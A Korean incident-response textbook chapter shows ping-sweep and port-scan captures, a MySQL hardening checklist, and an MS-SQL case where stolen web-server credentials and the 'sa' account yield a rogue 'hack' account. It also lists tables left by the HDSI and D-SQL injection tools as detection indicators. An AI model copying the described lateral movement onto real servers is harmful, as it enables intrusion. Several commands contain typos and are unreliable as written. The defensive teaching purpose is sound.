다음 〈그림 3-51〉는 네트워크에 연결되어 있는 호스트의 IP 주소를 검색하는 패턴이다. IP 주소를 검색하는 방법으로 가장 많이 사용되는 명령어가 Ping이다. Ping 명령어를 이용하여 Echo request를 전송하면, 네트워크에 연결되어 있지 않는 호스트에서는 응답이 없지만, 연결되어 있는 호스트에서는 Echo Reply로 응답하기 때문에, 가장 간단한 방법으로 사용된다.




No.	Time	Delta Time	Source	Destination	Length	Protocol	Info
1	0.000000	0.000000	[redacted]	[redacted]	98	ICMP	Echo (ping) request
2	0.001327	0.001327	[redacted]	[redacted]	98	ICMP	Echo (ping) request
3	0.002624	0.001297	[redacted]	[redacted]	98	ICMP	Echo (ping) request
4	0.003924	0.001300	[redacted]	[redacted]	98	ICMP	Echo (ping) request
5	0.005220	0.001296	[redacted]	[redacted]	98	ICMP	Echo (ping) request
6	0.006510	0.001289	[redacted]	[redacted]	98	ICMP	Echo (ping) request
7	0.007803	0.001293	[redacted]	[redacted]	98	ICMP	Echo (ping) request
8	0.009315	0.001512	[redacted]	[redacted]	98	ICMP	Echo (ping) request
9	0.010647	0.001332	[redacted]	[redacted]	98	ICMP	Echo (ping) request
10	0.013344	0.002696	[redacted]	[redacted]	98	ICMP	Echo (ping) request

```
⊞ Frame 1 (98 bytes on wire, 98 bytes captured)
⊞ Ethernet II, Src: Intel_36:44:49 (00:90:27:36:44:49), Dst: Sercomm_67:86:40 (00:c0:02:
⊞ Internet Protocol, Src: 192.168.0.16 (192.168.0.16), Dst: [redacted] ([redacted])
⊟ Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x1a52 [correct]
    Identifier: 0x0200
    Sequence number: 0xff00
    Data (56 bytes)
```

〈그림 3-51〉 IP Scan 패턴

〈그림 3-52〉은 TCP 포트를 검색하는 패턴이다. 한 IP 주소의 TCP 포트에 대해서 순차적으로 SYN 패킷을 전송하고 있으며, 대상 호스트에서 해당 포트로 접속을 거부하는 경우에는 RST 패킷이 발생하고 있다. 하지만, 만약 TCP 7(echo), 9(discard)번 포트인 경우에 대해서는 SYN ACK 패킷이 발생하여 접속이 가능함을 알려주고 있다.



No.	Time	Delta Time	Source	Destination	Length	Protocol	Info
1	0.000000	0.000000	[redacted]	[redacted]	78	TCP	2294 > 1 [SYN] Seq=0 Ack=0 Win=8192 Len=0 MSS=1460
2	0.000290	0.000290	[redacted]	[redacted]	64	TCP	1 > 2294 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0
3	0.006753	0.006463	[redacted]	[redacted]	78	TCP	2296 > 2 [SYN] Seq=0 Ack=0 Win=8192 Len=0 MSS=1460
4	0.006890	0.000137	[redacted]	[redacted]	64	TCP	2 > 2296 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0
5	0.012702	0.005812	[redacted]	[redacted]	78	TCP	2298 > 3 [SYN] Seq=0 Ack=0 Win=8192 Len=0 MSS=1460
6	0.012809	0.000106	[redacted]	[redacted]	64	TCP	3 > 2298 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0
7	0.017518	0.004709	[redacted]	[redacted]	78	TCP	2300 > 4 [SYN] Seq=0 Ack=0 Win=8192 Len=0 MSS=1460
8	0.017627	0.000108	[redacted]	[redacted]	64	TCP	4 > 2300 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0
9	0.022309	0.004682	[redacted]	[redacted]	78	TCP	2302 > 5 [SYN] Seq=0 Ack=0 Win=8192 Len=0 MSS=1460
10	0.022443	0.000134	[redacted]	[redacted]	64	TCP	5 > 2302 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0
11	0.027259	0.004816	[redacted]	[redacted]	78	TCP	2304 > 6 [SYN] Seq=0 Ack=0 Win=8192 Len=0 MSS=1460
12	0.027386	0.000126	[redacted]	[redacted]	64	TCP	6 > 2304 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0
13	0.033003	0.005617	[redacted]	[redacted]	78	TCP	2306 > echo [SYN] Seq=0 Ack=0 Win=8192 Len=0 MSS=14
14	0.033260	0.000257	[redacted]	[redacted]	64	TCP	echo > 2306 [SYN, ACK] Seq=0 Ack=1 Win=8191 Len=0 M
15	0.033484	0.000224	[redacted]	[redacted]	60	TCP	2306 > echo [ACK] Seq=1 Ack=1 Win=8760 Len=0
16	0.038277	0.004793	[redacted]	[redacted]	78	TCP	2308 > 8 [SYN] Seq=0 Ack=0 Win=8192 Len=0 MSS=1460
17	0.038519	0.000241	[redacted]	[redacted]	64	TCP	8 > 2308 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0
18	0.043487	0.004968	[redacted]	[redacted]	78	TCP	2310 > discard [SYN] Seq=0 Ack=0 Win=8192 Len=0 MSS
19	0.043832	0.000345	[redacted]	[redacted]	64	TCP	discard > 2310 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len
20	0.044043	0.000211	[redacted]	[redacted]	60	TCP	2310 > discard [ACK] Seq=1 Ack=1 Win=8760 Len=0
21	0.049285	0.005241	[redacted]	[redacted]	78	TCP	2312 > 10 [SYN] Seq=0 Ack=0 Win=8192 Len=0 MSS=146(
22	0.049539	0.000254	[redacted]	[redacted]	64	TCP	10 > 2312 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0
23	0.055083	0.005544	[redacted]	[redacted]	78	TCP	2314 > systat [SYN] Seq=0 Ack=0 Win=8192 Len=0 MSS=
24	0.055193	0.000109	[redacted]	[redacted]	64	TCP	systat > 2314 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0
25	0.061076	0.005883	[redacted]	[redacted]	78	TCP	2316 > 12 [SYN] Seq=0 Ack=0 Win=8192 Len=0 MSS=146(
26	0.061192	0.000115	[redacted]	[redacted]	64	TCP	12 > 2316 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0

〈그림 3-52〉 Port Scan Pattern

제4절 데이터베이스 사고 분석

1. Data, 데이터베이스, DBMS

가. 데이터와 정보

데이터란 정보작성을 위하여 필요한 자료를 말하는 것으로, 이는 아직 특정의 목적에 대하여 평가되지 않은 상태의 단순한 사실에 불과하다.

정보란 데이터를 추출, 분석, 비교 등 가공절차를 통해 원하는 결과를 얻기 위하여 어떤 의사결정이나 행동을 취했을 때 의미를 가지는 데이터를 정보라고 부른다.

나. 데이터베이스

한 조직의 여러 응용시스템이 공유(shared)하기 위해 최소의 중복으로 통합(Integrated), 저장(Stored) 된 운영(Operational) 데이터의 집합을 가리킨다.

다. DBMS

데이터를 통합적으로 생성, 저장 및 관리하는 시스템 소프트웨어 패키지를 말하며, 우리가 흔히 알고 있는 MS-SQL, Oracle, Informix, DB2 등이 여기에 속한다.

2. My-SQL

My-SQL은 세계적으로 가장 널리 쓰이고 있는 대중적인 DBMS이다. My-SQL 말고라도 MS-SQL 같은 소규모DB, 또 ASP와 연동하여 쓰이는 MS-SQL 등 많은 다른 SQL이 있긴 하지만 My-SQL이 공개 소프트웨어라는 이점 때문에 다른 SQL들을 압도하고 있다.

우선 My-SQL은Linux, Apache, PHP 등과 같이 Open Source를 지향하는 Application과 환상적인 조화를 이루고 있다. 전 세계적으로 인터넷상에서 가장 많은 비중을 차지하는 서버는 Linux로서 PHP와 My-SQL의 연동은 Linux 서버의 일반적인 구성이라고 할 수 있다. 그러한 이유로 Hacker에게 가장 많은 Target 이 되는 목표이기도 하다. My-SQL 서버가 침해사고에 노출이 되었다고 의심될 경우에는 필요한 점검 절차를 알아보도록 하자.

가. 관리자 아이디를 Default로 사용하고 있는가?

My-SQL 보안에 가장 중요한 것은 디폴트 설치시 설정되지 않은 채 비어있는 데이터베이스 관리자 패스워드를 변경하는 것이다. My-SQL의 관리자인 root는 실제 Linux(또는 Unix)시스템의 root 사용자와는 관계가 없다. 다만 그 이름이 같을 뿐이다. 따라서 침해사고 발생시 가장 먼저 해야 할 일이 바로 My-SQL 데이터베이스의 root 사용자 패스워드를 Default 상태로 운영하지 않았는지 점검하는 것이다. 이유는 My-SQL의 root라는 관리자 패스워드는 누구나가 알고 있는 사실이기 때문이다. 따라서 관리자 계정을 root가 아닌 다른 계정으로 바꾸는 것이 안전하다. 디폴트로 설정되는 관리자 계정(root)을 무차별 대입 공격이나 사전대입 공격 등으로 추측해 내기 어려운 이름으로 변경한다. 변경해 두면 설사 공격을 당하더라도 공격자는 패스워드뿐 아니라 계정정보도 추측해 내야 하기 때문에 공격은 더 어려워진다.

- 점검 사항

아래와 같은 방법으로 root 계정에 대한 점검을 수행하며, root 계정을 admin 계정으로 계정명을 바꾸는 예이다.

```
[root@linux sql]# mysql -uroot -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or ₩g.
Your MySQL connection id is 3 to server version: 4.0.13-log

Type 'help;' or '₩h' for help. Type '₩c' to clear the buffer.

mysql> use mysql
Database changed
mysql> update user set user = 'admin' where user = 'root';
Query OK, 2 rows affected (0.01 sec)
Rows matched: 2 Changed: 2 Warnings: 0

mysql> flush privileges;
Query OK, 0 rows affected (0.00 sec)

mysql> quit
Bye

[root@linux sql]# mysql -uroot -p

Enter password: 비밀번호 입력

ERROR 1045: Access denied for user: 'root@localhost' (Using password: YES)


[root@linux sql]# mysql -uadmin -p

Enter password: 비밀번호 입력

Welcome to the MySQL monitor. Commands end with ; or ₩g.

Your MySQL connection id is 5 to server version: 4.0.13-log


Type 'help;' or '₩h' for help. Type '₩c' to clear the buffer.
```

나. 패스워드가 설정하지 않은 DBMS 계정이 존재하는가?

패스워드가 설정되어 있지 않은 DBMS계정이 존재할 경우 인가되지 않은 일반사용자가 DBMS에 불법접속이 가능하므로 DBMS에 저장되어 있는 주요 데이터들의 파괴, 변조 등의 위험성이 존재한다.

특히 "가"의 경우처럼 root 의 패스워드가 설정되지 않을 때는 누구나 My-SQL 의 root 권한으로 접속 가능하다.

- 점검 사항

패스워드 설정 Table 점검방법은 다음과 같다.

```
mysql> select user, password from user;
+-------+-------------------+
| user  | password          |
+-------+-------------------+
| ccrco | 7d712f261d900377 |
| root  |                   |
+-------+-------------------+
```

위와 같이 root의 경우 패스워드가 설정되지 않은 경우 일반유저도 데이터베이스를 root 권한으로 접속 가능해 진다.

- 패스워드가 설정되지 않았을 때 접속 예시

```
# mysql -u root -p
mysql>
```

● 대응 방법

패스워드가 설정되지 않은 사용자에 대해 패스워드를 설정한다.

- 방법 1. mysql>UPDATE user SET password=password('new-password')
  mysql>WHERE user = 'user_name'
  mysql>flush privileges;
- 방법 2. mysql>SET PASWORD for user_name=password('new_password');
- 방법 3. $My-SQLadmin u username password new-password

다. Remote에서 My-SQL 서버로의 접속이 가능한가?

먼저 My-SQL이 디폴트로 리스닝하는 3306/tcp 포트를 차단해 데이터베이스가 로컬로 설치된 PHD 어플리케이션에 의해서만 사용되게 한다. 이유는 3306/tcp 포트가 My-SQL 통신포트라는 사실은 누구나 다 알고 있는 사실이기 때문에, 3306/tcp 포트를 리스닝하지 못하게 하면 다른 호스트로부터 직접 TCP/IP 접속을 해서 My-SQL 데이터베이스를 공격할 가능성이 줄어든다. 그러나 mysql. socket 을 통한 로컬 커뮤니케이션은 여전히 가능하다.

● 대응 방법

3306/tcp 포트를 리스닝하지 못하게 하려면 /chroot/mysql/etc/my.cnf의 [mysqld] 부분에 다음을 추가한다.

```
skip-networking
```

데이터 백업 등의 이유로 데이터베이스로 원격에서 접속해야만 하는 경우 아래와 같이 SSH 프로토콜을 사용한다.

```
$ ssh mysqlserver /usr/local/mysql/bin/mysqldump -A > backup
```

라. My-SQL 계정을 이용한 접속이 가능한 상태인가?

My-SQL DB를 Install 하면 자동으로 서버에 My-SQL이라는 계정이 생성된다. 따라서 서버관리자들이 My-SQL 계정에 대한 관리가 소홀한 점을 이용하여 이 계정으로 서버에 불법으로 침투하는 경우가 종종 발생한다.

- 점검 사항

```
$ more /etc/passwd
My-SQL:x:60004:102::/export/home/My-SQL:/bin/sh
```

현재 My-SQL이라는 계정으로 외부에서 Login 가능하다.

- 대응 방법

/etc/passwd 파일에서 /bin/sh를 bin/false로 변경한다. 이는 My-SQL 사용자 계정을 이용한 remote Login 금지하는 옵션이다.

마. 각 시스템사용자들의 DB들에 대한 권한설정은 올바른가?

필요 이상의 권한인 어플리케이션 사용 유저에게 부여되어 있을 경우 외부의 침입자는 획득유저 권한 획득 후 DBMS를 컨트롤 할 수 있는 권한이 주어지므로, 필요 이상의 권한의 부여를 지양해야 한다.

- 점검 사항

아래의 경우에는 test, test₩_%, ccrco 라는 3종류의 데이터베이스 가 설정되어 있다. 특

히 test, test₩_% DB는 모든 호스트의 모든 시스템 사용자에 의해 사용 가능하도록 설정되어 있음을 확인할 수 있다.

또한 ccrco DB는 localhost의 시스템의 root 유저에 의해서만 사용 가능한 상태이다.

```
mysql> select * from db;

+-----------+---------+------+-------------+-------------+
| Host      | Db      | User | Select_priv | Insert_priv |
+-----------+---------+------+-------------+-------------+
| %         | test    |      | Y           | Y           |
| %         | test₩_% |      | Y           | Y           |
| localhost | ccrco   | root | Y           | Y           |
+-----------+---------+------+-------------+-------------+
-----------+-------------+-----------+------------+
 Delete_priv | Create_priv | Drop_priv | Grant_priv |
-----------+-------------+-----------+------------+
 Y          | Y           | Y         | N          |

 Y          | Y           | Y         | N          |
 Y          | Y           | Y         | Y          |
-----------+-------------+-----------+------------+
------------+-----------------+-----------+------------+
 Update_priv | References_priv | Index_priv | Alter_priv |
------------+-----------------+-----------+------------+
 Y          | Y               | Y         | Y          |
 Y          | Y               | Y         | Y          |
 Y          | Y               | Y         | Y          |
------------+-----------------+-----------+------------+
3 rows in set (0.00 sec)
```

관리 목적의 사용을 위하여 root / mysql 계정이외에 관리목적의 계정을 만들어서 현재의 root의 권한을 부여하여 이용하고, root 사용자의 권한은 모두 revoke 시키는 것이 원칙이다.

● 대응 방법

test, test₩_% DB는 모든 호스트의 모든 사용자에 의해 사용 가능한 상태이므로 불필요한 권한을 Revoke시켜야 한다.

```
mysql> UPDATE db SET Update_priv = 'N'
WHERE db = 'test'

mysql> flush privileges;
```

만약 test, test₩_% DB가 불필요한 DB라면 아래와 같이 실행하여 데이터베이스를 삭제하는 것이 안전하다.

```
mysql> DROP 데이터베이스 db_name
```

바. 데이터베이스내의 사용자별 접속/권한 설정은 올바른가?

데이타베이스에 대한 적절한 권한 설정이 되어 있지 않은 경우 dba가 아닌 사용자가 중요 테이블에 대한 조작을 할 수 있으므로 각 User 별 데이터베이스권한 설정이 적절하게 이루어져야 한다. 특히, 일반 사용자에게 File_priv, Process_priv 권한이 주어질 경우 해커에 시스템 침입의 대상이 되어질 수 있다.

● 점검 사항

user 테이블 현황 점검방법은 다음과 같다.

```
mysql> select * from user;
+-----------------+-------+-------------------+-------------+
| Host            | User  | Password          | Select_priv |
+-----------------+-------+-------------------+-------------+
| localhost       | root  | 33e34c3d38dc846b | Y           |
| newpost         | root  | 33e34c3d38dc846b | Y           |
| localhost       |       |                   | N           |
| newpost         |       |                   | N           |
| localhost       | ccrco | 7d712f261d900377 | Y           |
| 203.XXX.XXX.237 | root  | 33e34c3d38dc846b | Y           |
| 203.XXX.XXX.47  | root  | 33e34c3d38dc846b | Y           |
| 203.XXX.XXX.52  | root  | 33e34c3d38dc846b | Y           |
| 203.XXX.XXX.66  | root  | 33e34c3d38dc846b | Y           |
+-----------------+-------+-------------------+-------------+
-----------+-----------------+-----------+-----------+
 Grant_priv | References_priv | Index_priv | Alter_priv |
-----------+-----------------+-----------+-----------+
 Y         | Y               | Y         | Y         |
 Y         | Y               | Y         | Y         |
 N         | N               | N         | N         |
 N         | N               | N         | N         |
 N         | N               | N         | N         |
 Y         | Y               | Y         | Y         |
 Y         | Y               | Y         | Y         |
 Y         | Y               | Y         | Y         |
 Y         | Y               | Y         | Y         |
-----------+-----------------+-----------+-----------+
-----------+-------------+---------------+--------------+-----------+
 Drop_priv | Reload_priv | Shutdown_priv | Process_priv | File_priv |
-----------+-------------+---------------+--------------+-----------+
 Y         | Y           | Y             | Y            | Y         |
 Y         | Y           | Y             | Y            | Y         |
 N         | N           | N             | N            | N         |
 N         | N           | N             | N            | N         |
 N         | N           | N             | N            | N         |
 Y         | Y           | Y             | Y            | Y         |
 Y         | Y           | Y             | Y            | Y         |
 Y         | Y           | Y             | Y            | Y         |
 Y         | Y           | Y             | Y            | Y         |
-----------+-------------+---------------+--------------+-----------+
-------------+-------------+-------------+-------------+
 Insert_priv | Update_priv | Delete_priv | Create_priv |
-------------+-------------+-------------+-------------+
 Y           | Y           | Y           | Y           |
 Y           | Y           | Y           | Y           |
 N           | N           | N           | N           |
 N           | N           | N           | N           |
 Y           | Y           | Y           | Y           |
 Y           | Y           | Y           | Y           |
 Y           | Y           | Y           | Y           |
 Y           | Y           | Y           | Y           |
 Y           | Y           | Y           | Y           |
-------------+-------------+-------------+-------------+
```

위의 결과에서는 외부 호스트인 (203.xxx.xxx.237, 47, 52, 66)에서 root사용자로 로그인해 모든 작업이 가능한 상태이다. 또한 localhost에서는 ccrco와 root가 로그인하여 모든 작업이 가능한 상태이다.

● 대응 방법

ccrco 계정이 일반 운영용 계정이라면 특성에 따라 권한 설정을 조정할 것이 바람직하다. 또한 localhost에서 root 사용자는 모든 권한을 revoke시키고 다른 이름의 DBA계정을 만들어 사용하도록 해야 한다. 그리고 remote Login시 root사용자가 아닌 다른 사용자로 Login 하고 접근할 때 접근권한을 최소화할 것이 좋다.

다음은 절대 일반 사용자나 remote 사용자에게 주어져서는 안 되는 권한들을 설명한 내용이다.

- File_priv : 파일에 대한 권한
- Process_priv : 쓰레드 정보를 볼 수 있으며, 쓰레드를 중지 시킬 수 있는 권한
- Shutdown_priv : My-SQL 서버의 실행을 중지 시키는 권한

이외에 불필요한 권한은 revoke 시켜야 한다.

다음은 root 계정이 203.xxx.xxx.237 서버에 대한 Process_priv 서버에 대한 권한을 revoke 시키는 방법이다.

```
mysql〉 UPDATE user SET Process_priv = 'N'
        WHERE host = '203.xxx.xxx.237'
        AND User = 'root'
```

사. 안정적인 My-SQL 버전을 사용하고 있는가?

3.22.32 미만의 버전에서는 사용자 인증처리 부분에서 버그 보고된 바 있다. 따라서 권한을 가지지 않은 일반인도 My-SQL의 모든 권한을 가지고 접근할 수 있다. 자신이 운영하고 있는 My-SQL DB의 버전을 점검해 보도록 하자.

- 점검 사항

```
# mysqladmin -V
mysqladmin  Ver 8.23 Distrib 3.23.55, for sun-solaris2.8 on sparc
```

위의 경우에는 안정적인 3.23.55 버전을 사용하고 있다.

- 대응 방법

대응방법은 간단하다. 가장 안전한 상태의 최신 버전을 다운받아 사용할 것이 가장 좋다.

아. My-SQL의 데이터 디렉터리는 안전하게 보호되고 있는가?

My-SQL은 테이블의 데이터를 파일 형태로 관리한다. 이 파일은 My-SQL 데이터 디렉터리라고 불리는 디렉터리에 저장되는데, 이 디렉터리의 권한을 잘못 설정할 경우, 서버의 일반 User가 My-SQL의 모든 데이터를 삭제해 버리는 경우도 있다. 또는 서버를 해킹한 해커에 의해서 My-SQL 데이터를 삭제해 버리는 사고도 발생한다.

이는 My-SQL의 로그파일도 마찬가지이다. My-SQL의 경우에는 Update 로그 파일이나 일반적인 로그파일에는 사용자가 패스워드를 바꾸려고 하는 쿼리도 기록된다. 따라서 로그 파일의 퍼미션이 부적절하여 DB 권한이 없는 User가 My-SQL Log 파일에 접근하여 DB 패스워드가 노출되는 경우가 발생한다.

뿐만 아니라 지정된 옵션 파일(my.cnf, my.cnf)들에 대한 접근통제도 마찬가지이다. My-SQL 관리자는 여러 옵션을 옵션파일에 지정하여 관리를 쉽게 할 수 있으며, 이 옵션 파일들에는 root를 비롯한 일반 사용자들의 패스워드가 들어 있는 경우도 있다. 따라서 옵션파일은 관리자나 해당 사용자만이 읽고 쓸 수 있도록 한다.

● 점검 사항

```
/var/mysql# ls -alF

총 118
drwxr-x---   7 mysql    mysql        512 11월 16일  06:29 ./
drwxr-xr-x  11 oracle   oinstall    1536 11월 21일  17:42 ../
drwx------   2 mysql    mysql      12800 2003년  3월 24일 GBPOST/
drwx------   2 mysql    mysql       1024 2003년  2월 22일 GBPOSTCUG2/
drwx------   2 mysql    mysql       5632 2003년  2월 22일 ccrco/
drwx------   2 mysql    mysql        512 2003년  2월 22일 mysql/
drwxr-x---   2 mysql    mysql        512 2003년  1월 23일 test/
-rw-rw----   1 mysql    other      33424 11월 16일  06:32 v480.err
-rw-rw----   1 mysql    mysql          3 11월 16일  06:29 v480.pid
```

위의 예는 디렉터리의 permission이 적절하게 설정되어 있는 경우이다.

또한 에러로그(v480.err)만 생성되며 permission이 정상적으로 설정되어 있는 경우이다.

● 대응 방법

해당 디렉터리는 chmod 명령어를 이용하여 My-SQL 그룹 및 소유자만 사용할 수 있게 permission을 변경해야 한다.


해당 옵션 파일들에 대한 설정은 오직 소유자만이 읽고 쓸 수 있도록 설정한다.

```
#chmod 700 /etc/my.cnf
#chmod 700 DATADIR/my.cnf
#chmod 700 $HOME/my.cnf
```

3. MS-SQL

MS-SQL은 잘 알려진 바와 같이 Microsoft 사에서 만든 Windows 기반에서 운영하는 데이터베이스를 가리킨다. 최근에는 SQL Server 2005가 출시되었으나, 아직까지 시중에는 SQL Server 2000이 주종을 이루고 있다. Windows 계열의 서버에서는 데이터베이스 시장의 약 80% 정도를 MS-SQL DB가 점유하고 있는 것으로 Microsoft에서는 발표하고 있다. 따라서 MS-SQL DB를 중심으로 가장 일반적인 데이터베이스 Application 취약점을 한 가지 알아보자. 본 고는 MS SQL Server 2000을 기준으로 작성되었다.

일반적으로 기업에서 운영하는 상업적 목적의 Web 서버들은 Back-end 단에 DB서버와 연동이 되어 있고, DB 서버로부터 Web서버 인증이나 운영에 필요한 중요 Data 정보를 가져오도록 구성되어 있다. 〈그림 3-53〉 참조




〈그림 3-53〉 netstat를 이용한 백도어 포트 확인

MS-SQL DB와 Web 서버와 연결하여 운영한다고 가정할 때 Web 서버에는 DB서버와의 연결정보가 담겨있는 파일 (conn.asp)이 존재하고, 그 파일에는 DB 커넥션을 위한 다음과 같은 환경정보가 담겨져 있다.

- DB서버의 IP 주소 또는 Host Name
- DB서버 접근 계정 (ID)
- DB서버 접근 패스워드 (Password)

따라서 불법적인 침입자가 Web서버의 계정을 획득하였을 경우 DB 서버까지 점령하는 것은 전혀 문제가 되지 않는다. MS-SQL 서버 접속프로그램인 sqlpoke.exe와 같은 파일을 업로드하여 웹 서버에서 획득한 DB접근 계정과 패스워드를 이용하여 서버 내부에 접근할 수 있다. MS-SQL서버의 Default 계정인 'sa' 계정은 서버 내부에 administrator권한으로 명령을 전달할 수 있는 계정이다.



〈그림 3-54〉 MS-SQL DB 서버 해킹 결과 (사례)

위와 같이 net user 명령을 이용하여 Remote에서 DB서버 내부에 "hack"이라는 내부계정을 생성한 결과이다. 이와 같이 〈그림 3-54〉에서 보는 것과 마찬가지로 점령된 웹 서버를 통하여 우회침투 경로로 DB서버까지 접근이 가능하다는 것을 알 수 있다.


그렇다면 이러한 취약점을 어떻게 방어할 것인가?

의외로 간단하다. DB 서버와 웹 서버를 연동할 때 'sa' 계정을 이용하면, 웹 서버가 침투를 당할 경우 보안상 취약할 수밖에 없다. 따라서 administrator 계정이 아니라 일반 DB서버 계정을 생성하여 웹 서버와 연동시키는 것이 하나의 방법이다. 이럴 경우 DB서버의 "sa" 계정은 Administrator 권한이 없기 때문에 여러 가지 제약을 가지게 된다. 그러나 이 경우에도 DB서버의 Data들을 불법적으로 조회하는 것은 막지 못한다.


최근 가장 많이 이용되고 있는 SQL Injection 공격의 경우, 웹 사이트가 Injection 도구에 의해 침입을 받았다면 DB에 해당 툴을 암시하는 테이블이나, 이용자 계정 정보가 남아 있게 된다. 또한 IIS 웹로그에도 로그 기록이 남기 때문에 이를 통해서도 침입 흔적을 확인할 수 있다. 여기서는 DB 쪽만 살펴보도록 하자.

가. 패스워드가 설정되지 않았거나 단순한 패스워드를 사용하는 계정이 있는가?

HDSI 툴은 SQL Injection에 취약한 사이트의 DB를 조회하거나 시스템 명령어 등을 실행할 수 있게 해준다. DB에 T_Jiaozhu, jiaozhu, comd_list, xiaopan, Reg_Arrt 등의 테이블을 생성하므로, 이 테이블들의 존재를 확인함으로써 침입 여부를 알 수 있다.




〈그림 3-55〉 DB내 't_jia●zhu'라는 테이블이 생성된 화면



〈그림 3-56〉 DB 내 't_jia●zhu'의 테이블 속성

나. D-SQL에 의한 침입

DB에 D99_Tmp라는 테이블이 존재한다면 D-SQL을 써서 시스템 명령어를 실행한 것으로 볼 수 있다. 아울러 D99_Reg 테이블은 레지스트리 수정, D99_Tmp는 디렉터리 탐색, D99_CMD는 명령어 수행이 이뤄졌음을 각각 나타낸다. D-SQL은 또한 IIS 웹로그도 생성한다.



